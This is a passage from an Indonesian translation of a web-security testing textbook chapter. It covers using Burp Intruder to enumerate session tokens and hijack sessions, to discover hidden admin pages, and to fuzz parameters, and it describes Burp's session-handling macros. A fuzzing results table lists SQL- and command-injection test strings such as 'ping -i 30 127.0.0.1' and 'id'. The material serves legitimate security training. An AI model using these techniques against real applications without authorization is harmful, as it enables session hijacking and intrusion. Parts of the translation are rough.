
Karena apa yang Anda ketahui tentang struktur dan penanganan token sesi, serangan Anda hanya perlu mengubah bagian terakhir dari token. Bahkan, karena urutannya

beberapa digit terakhir
posisi muatan



Gambar 14-2:Mengatur posisi muatan khusus

Muatan Anda harus mengurutkan semua kemungkinan nilai untuk tiga digit terakhir. Untuk
0 sampai 9 dan pada
angka dalam t



Gambar 14-3:Mengonfigurasi muatan numerik

Dalam serangan untuk menghitung token sesi yang valid, mengidentifikasi klik biasanya mudah dilakukan. Dalam kasus ini, Anda telah menentukan bahwa aplikasi mengembalikan respons HTTP 200 saat token yang valid diberikan dan pengalihan HTTP 302 ke halaman login saat token yang tidak valid diberikan. Karenanya, Anda tidak perlu mengonfigurasi analisis respons khusus apa pun untuk serangan ini.

Meluncurkan serangan menyebabkan Intruder melakukan iterasi dengan cepat melalui permintaan. Hasil serangan ditampilkan dalam bentuk tabel. Anda dapat mengklik setiap judul kolom untuk mengurutkan hasil sesuai dengan isi kolom tersebut. Pengurutan berdasarkan kode status memungkinkan Anda mengidentifikasi token valid yang telah Anda temukan dengan mudah, seperti yang ditunjukkan pada Gambar 14-4. Anda juga dapat menggunakan fungsi pemfilteran dan pencarian di dalam jendela hasil untuk membantu menemukan item yang menarik dalam sekumpulan besar hasil.

The screenshot shows the 'intruder attack 1' interface. At the top, there are tabs for 'attack', 'Save', and 'columns'. Below that is a 'Filter: showing all items' bar. A main table has columns: request, payload, status, error, timed., length, and comment. The table lists several requests, with row 948 highlighted. The bottom section shows a detailed view of the selected request (row 948). It has tabs for 'request' and 'response'. Under 'response', there are tabs for 'raw', 'headers', 'hex', 'html', and 'render'. The 'render' tab displays the HTML content of the response, which includes CSS styles and a link to 'ShowPage.aspx?pageid=32010032'. The status bar at the bottom indicates '1632 of 4096' and '0 matches'.

Gambar 14-4:Menyortir hasil serangan untuk mengidentifikasi serangan dengan cepat

Serangan itu berhasil. Anda dapat mengambil salah satu muatan yang menyebabkan respons HTTP 200, mengganti tiga digit terakhir token sesi Anda dengan ini, dan dengan demikian membajak sesi pengguna aplikasi lain. Namun, lihat lebih dekat tabel hasil. Sebagian besar tanggapan HTTP 200 kira-kira memiliki panjang tanggapan yang sama, karena laman beranda yang disajikan kepada pengguna yang berbeda kurang lebih sama. Namun, dua tanggapan lebih panjang, menunjukkan bahwa laman beranda yang berbeda dikembalikan.

Anda dapat mengklik dua kali item hasil di Intruder untuk menampilkan respons server secara penuh, baik sebagai HTTP mentah atau dirender sebagai HTML. Melakukan hal ini mengungkapkan bahwa halaman beranda yang lebih panjang berisi lebih banyak opsi menu dan detail yang berbeda dari halaman beranda Anda. Tampaknya dua sesi yang dibajak ini milik pengguna yang lebih berhak.

COBALAH!

<http://mdsec.net/auth/502/>

TIP Panjang respons seringkali merupakan indikator kuat dari respons anomali yang perlu diselidiki lebih lanjut. Seperti pada kasus sebelumnya, panjang respons yang berbeda dapat menunjukkan perbedaan yang menarik yang mungkin tidak Anda antisipasi saat merancang serangan. Oleh karena itu, meskipun atribut lain memberikan indikator klik yang andal, seperti kode status HTTP, Anda harus selalu memeriksa kolom panjang respons untuk mengidentifikasi respons lain yang menarik.

Serangan 2: Mengumpulkan Informasi

Menelusuri lebih jauh ke area aplikasi yang diautentikasi, Anda melihat bahwa aplikasi menggunakan nomor indeks dalam parameter URL untuk mengidentifikasi fungsi yang diminta oleh pengguna. Misalnya, URL berikut digunakan untuk menampilkan halaman Detail Saya untuk pengguna saat ini:

<https://mdsec.net/auth/502>ShowPage.ashx?pageid=32010039>

Perilaku ini menawarkan peluang utama untuk menjaring fungsionalitas yang belum Anda temukan dan yang mungkin tidak Anda otorisasi dengan benar. Untuk melakukan ini, Anda dapat menggunakan Burp Intruder untuk menggilir berbagai kemungkinan pageid nilai dan ekstrak judul setiap halaman yang ditemukan.


Dalam situasi ini, seringkali masuk akal untuk mulai menjaring konten dalam rentang numerik yang diketahui berisi nilai yang valid. Untuk melakukan ini, Anda dapat menyetel penanda posisi muatan untuk menargetkan dua digit terakhir daripageid, seperti yang ditunjukkan pada Gambar 14-5, dan menghasilkan muatan dalam kisaran 00 hingga 99.

Anda dapat mengonfigurasi Intruder untuk mengambil judul halaman dari setiap respons menggunakan fungsi Extract Grep. Ini bekerja seperti fungsi ekstrak JAttack — Anda menentukan ekspresi yang mendahului item yang ingin Anda ekstrak, seperti yang ditunjukkan pada Gambar 14-6.


Meluncurkan serangan ini dengan cepat mengulangi semua nilai yang mungkin untuk dua digit terakhir daripageid parameter dan menunjukkan judul halaman dari setiap tanggapan, seperti yang ditunjukkan pada Gambar 14-7. Seperti yang Anda lihat, beberapa respons tampaknya berisi fungsi administratif yang menarik. Selain itu, beberapa tanggapan adalah pengalihan ke URL lain, yang memerlukan penyelidikan lebih lanjut. Jika mau, Anda dapat mengonfigurasi ulang serangan Intruder untuk mengekstrak target dari arah ini, atau bahkan mengikutinya secara otomatis dan menampilkan judul halaman dari respons akhirnya.

COBALAH!


<http://mdsec.net/auth/502/>



Gambar 14-5:



Gambar 14-6:Konfigurasi Ekstrak Grep



Gambar 14-7:Bersepeda melalui nilai indeks fungsi dan mengekstrak judul setiap halaman yang dihasilkan


Serangan 3: Aplikasi Fuzzing

Selain mengeksplorasi bug yang sudah teridentifikasi, Anda tentu saja harus menyelidiki aplikasi target untuk kerentanan umum. Untuk memastikan cakupan yang layak, Anda harus menguji setiap parameter dan permintaan, mulai dari permintaan masuk dan seterusnya.

Untuk melakukan uji fuzz cepat atas permintaan tertentu, Anda perlu mengatur posisi payload di semua parameter permintaan. Anda dapat melakukan ini hanya dengan mengklik tombol otomatis pada tab posisi, seperti yang ditunjukkan pada Gambar 14-8.

Anda kemudian perlu mengonfigurasi serangkaian string serangan untuk digunakan sebagai muatan dan beberapa pesan kesalahan umum untuk mencari respons. Penyusup berisi kumpulan string bawaan untuk kedua penggunaan ini.

Seperti serangan fuzzing yang dilakukan menggunakan JAttack, Anda kemudian perlu meninjau tabel hasil secara manual untuk mengidentifikasi anomali yang perlu diselidiki lebih lanjut, seperti yang ditunjukkan pada Gambar 14-9. Seperti sebelumnya, Anda dapat mengeklik judul kolom untuk mengurutkan respons dengan berbagai cara untuk membantu mengidentifikasi kasus yang menarik.



Gambar 14-8:

intruder attack 6															
Filter: showing all items															
results	target	positions	payloads	options											
request	position	payload	status	error	time	length	error	exec.	fail	varchar	ODBC	SQL	quota	syntax	comment
0	1	'	200			1609									baseline request
1	1	xss test	200			1580									
2	1	</%o>	200			1611									
3	1,.....,.....etc..	200			1616									
4	1,.....,.....etc..	200			1644									
5	1,.....,.....etc..	200			1642									
6	1,.....,.....etc..	200			1614									
7	1	ping -i 30 127.0.0.1	200			1661									
8	1	id	200			1607									
9	1	echo 111111	200			1616									
10	2	'	200			1584									
11	2	xss test	200			1609									
12	2	</%o>	200			1609									

request response

raw headers hex html render

cellpadding="0" width="100%" style="border-collapse: collapse"><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td>

```
<form method="post" id="form1" name="form1" action="Default.ashx" autocomplete="off"><table
cellspacing="10"><tr><td>Username:</td><td><input name="username" type="text"
value="!"/></td><td>&nbsp;</td><td></td><td>Password:</td><td><input name="password" type="password"
value="" /></td><td><input type="submit" value="Login" /></td></tr><br/></table></form><a href="Register.ashx">Register</a><br/><br/>Unclosed quotation mark after the character string ''.
incorrect syntax near ''.</body></html>
```

+ < > finished 0 matches

Gambar 14-9:Hasil dari fuzzing satu permintaan

Dari hasil tampilan awal, terlihat bahwa aplikasi tersebut rentan terhadap injeksi SQL. Di kedua posisi muatan, saat tanda kutip tunggal dikirimkan, aplikasi mengembalikan respons yang berbeda dengan pesan yang berisi string kutipan Dansintaksis. Perilaku ini pasti memerlukan beberapa penyelidikan manual untuk mengonfirmasi dan mengeksplorasi bug.

COBALAH!

<http://mdsec.net/auth/502/>

TIP Anda dapat mengeklik kanan hasil yang terlihat menarik dan mengirimkan respons ke alat Burp

Repeater. Hal ini memungkinkan Anda untuk mengubah permintaan secara manual dan menerbitkannya kembali beberapa kali untuk menguji penanganan aplikasi terhadap muatan yang berbeda, menyelidiki bypass filter, atau memberikan eksplot yang sebenarnya.

Hambatan untuk Otomasi

Dalam banyak penerapan, teknik yang dijelaskan sejauh ini dalam bab ini dapat diterapkan tanpa masalah. Namun, dalam kasus lain, Anda mungkin menghadapi berbagai kendala yang mencegah Anda melakukan serangan otomatis yang disesuaikan secara langsung.

Hambatan terhadap otomatisasi biasanya terbagi dalam dua kategori:

- Mekanisme penanganan sesi yang secara defensif menghentikan sesi sebagai respons terhadap permintaan yang tidak terduga, menggunakan nilai parameter singkat seperti token anti-CSRF yang berubah per permintaan (lihat Bab 13), atau melibatkan proses multistep.
- Kontrol CAPTCHA dirancang untuk mencegah alat otomatis mengakses fungsi aplikasi tertentu, seperti fungsi untuk mendaftarkan akun pengguna baru.

Kami akan memeriksa setiap situasi ini dan menjelaskan cara-cara di mana Anda dapat menghindari hambatan otomatisasi, baik dengan menyempurnakan alat otomatis Anda atau dengan menemukan cacat pada pertahanan aplikasi.

Mekanisme Penanganan Sesi

Banyak aplikasi menggunakan mekanisme penanganan sesi dan fungsi stateful lainnya yang dapat menimbulkan masalah untuk pengujian otomatis. Berikut adalah beberapa situasi di mana hambatan dapat muncul:

- Saat Anda menguji permintaan, aplikasi menghentikan sesi yang digunakan untuk pengujian, baik secara defensif atau karena alasan lain, dan sisa latihan pengujian tidak efektif.
- Fungsi aplikasi menggunakan token perubahan yang harus disertakan dengan setiap permintaan (misalnya, untuk mencegah serangan pemalsuan permintaan).
- Permintaan yang sedang diuji muncul dalam proses multitahap. Permintaan ditangani dengan benar hanya jika serangkaian permintaan lain telah dibuat terlebih dahulu untuk mendapatkan aplikasi ke keadaan yang sesuai.

Hambatan semacam ini pada prinsipnya selalu dapat dielakkan dengan menyempurnakan teknik otomasi Anda untuk bekerja dengan mekanisme apa pun yang digunakan aplikasi. Jika Anda menulis kode pengujian Anda sendiri di sepanjang baris JAttack, Anda dapat langsung mengimplementasikan dukungan untuk mekanisme penanganan token atau multitahap tertentu. Namun, pendekatan ini bisa rumit dan tidak dapat diskalakan dengan baik untuk aplikasi besar. Dalam praktiknya, kebutuhan untuk menulis kode kustom baru untuk menangani setiap kejadian baru dari suatu masalah dapat dengan sendirinya menghadirkan penghalang yang signifikan untuk menggunakan otomatisasi, dan Anda mungkin akan kembali ke teknik manual yang lebih lambat.

Dukungan Penanganan Sesi di Burp Suite


Untungnya, Burp Suite menyediakan berbagai fitur untuk menangani semua situasi ini dengan cara yang semudah mungkin, memungkinkan Anda untuk melanjutkan pengujian sementara Burp mengatasi hambatan dengan mulus di latar belakang. Fitur-fitur ini didasarkan pada komponen-komponen berikut:

- Stoples kue
- Permintaan makro
- Aturan penanganan sesi

Kami akan menjelaskan secara singkat bagaimana fitur ini dapat digabungkan untuk mengatasi hambatan otomatisasi dan memungkinkan Anda melanjutkan pengujian dalam berbagai situasi yang dijelaskan. Bantuan lebih rinci tersedia di dokumentasi online Burp Suite.

Guci Kue

Burp Suite mengelola toples cookie-nya sendiri, yang melacak cookie aplikasi yang digunakan oleh browser Anda dan oleh alat Burp sendiri. Anda dapat mengonfigurasi bagaimana Burp memperbarui toples cookie secara otomatis, dan Anda juga dapat melihat dan mengedit kontennya secara langsung, seperti yang ditunjukkan pada Gambar 14-10.



Gambar 14-10:Guci kue Burp Suite

Dengan sendirinya, toples cookie sebenarnya tidak melakukan apa pun, tetapi nilai kunci yang dilacaknya dapat digunakan dalam komponen lain dari dukungan penanganan sesi Burp.

Permintaan Makro


Makro adalah urutan yang telah ditentukan sebelumnya dari satu atau beberapa permintaan. Makro dapat digunakan untuk melakukan berbagai tugas terkait sesi, termasuk yang berikut:

- Mengambil halaman aplikasi (seperti halaman beranda pengguna) untuk memeriksa apakah sesi saat ini masih valid
- Melakukan login untuk mendapatkan sesi baru yang valid
- Memperoleh token atau nonce untuk digunakan sebagai parameter dalam permintaan lain
- Saat memindai atau mengaburkan permintaan dalam proses multilangkah, melakukan permintaan sebelumnya yang diperlukan untuk membuat aplikasi dalam keadaan di mana permintaan yang ditargetkan akan diterima


Makro direkam menggunakan browser Anda. Saat menentukan makro, Burp menampilkan tampilan riwayat Proxy, dari mana Anda dapat memilih permintaan yang akan digunakan untuk makro. Anda dapat memilih dari permintaan yang dibuat sebelumnya, atau merekam makro lagi dan memilih item baru dari riwayat, seperti yang ditunjukkan pada Gambar 14-11.

Untuk setiap item dalam makro, pengaturan berikut dapat dikonfigurasi, seperti yang ditunjukkan pada Gambar 14-12:

- Apakah cookie dari stoples cookie harus ditambahkan ke permintaan
- Apakah kuki yang diterima dalam tanggapan harus ditambahkan ke toples kuki
- Untuk setiap parameter dalam permintaan, apakah harus menggunakan nilai prasetel atau nilai yang diturunkan dari respons sebelumnya di makro



Gambar 14-11:



Gambar 14-12:Mengonfigurasi cookie dan penanganan parameter untuk item makro

Kemampuan untuk memperoleh nilai parameter dari respons sebelumnya dalam makro sangat berguna dalam beberapa proses bertingkat dan dalam situasi di mana aplikasi menggunakan token anti-CSRF secara agresif. Saat Anda mendefinisikan makro baru, Burp mencoba menemukan hubungan semacam ini secara otomatis dengan mengidentifikasi parameter yang nilainya dapat ditentukan dari respons sebelumnya (nilai bidang formulir, target pengalihan, string kueri dalam tautan).

Aturan Penanganan Sesi

Komponen kunci dari dukungan penanganan sesi Burp Suite adalah fasilitas untuk menentukan aturan penanganan sesi, yang menggunakan toples kue dan makro permintaan untuk menangani hambatan khusus untuk otomatisasi.

Setiap aturan terdiri dari ruang lingkup (untuk apa aturan itu berlaku) dan tindakan (untuk apa aturan itu). Untuk setiap permintaan keluar yang dibuat Burp, Burp menentukan aturan yang ditentukan mana yang berada dalam ruang lingkup permintaan dan melakukan semua tindakan aturan tersebut secara berurutan.


Cakupan untuk setiap aturan dapat ditentukan berdasarkan salah satu atau semua fitur berikut dari permintaan yang sedang diproses, seperti yang ditunjukkan pada Gambar 14-13:

- Alat Burp yang membuat permintaan
- URL permintaan
- Nama parameter dalam permintaan


Setiap aturan dapat melakukan satu atau lebih tindakan, seperti yang ditunjukkan pada Gambar 14-14, termasuk yang berikut ini:

- Tambahkan cookie dari stoples cookie penanganan sesi.
- Tetapkan cookie atau nilai parameter tertentu.
- Periksa apakah sesi saat ini valid, dan lakukan subtindakan secara kondisional pada hasilnya.
- Jalankan makro.
- Meminta pengguna untuk pemulihan sesi dalam browser.

Semua tindakan ini sangat dapat dikonfigurasi dan dapat digabungkan dengan cara sewenang-wenang untuk menangani hampir semua mekanisme penanganan sesi. Mampu menjalankan makro dan memperbarui nilai cookie dan parameter yang ditentukan berdasarkan hasil memungkinkan Anda masuk kembali secara otomatis ke aplikasi saat Anda keluar. Mampu meminta pemulihan sesi dalam browser memungkinkan Anda untuk bekerja dengan mekanisme login yang melibatkan memasukkan nomor dari token fisik atau memecahkan teka-teki CAPTCHA (dijelaskan di bagian berikutnya).



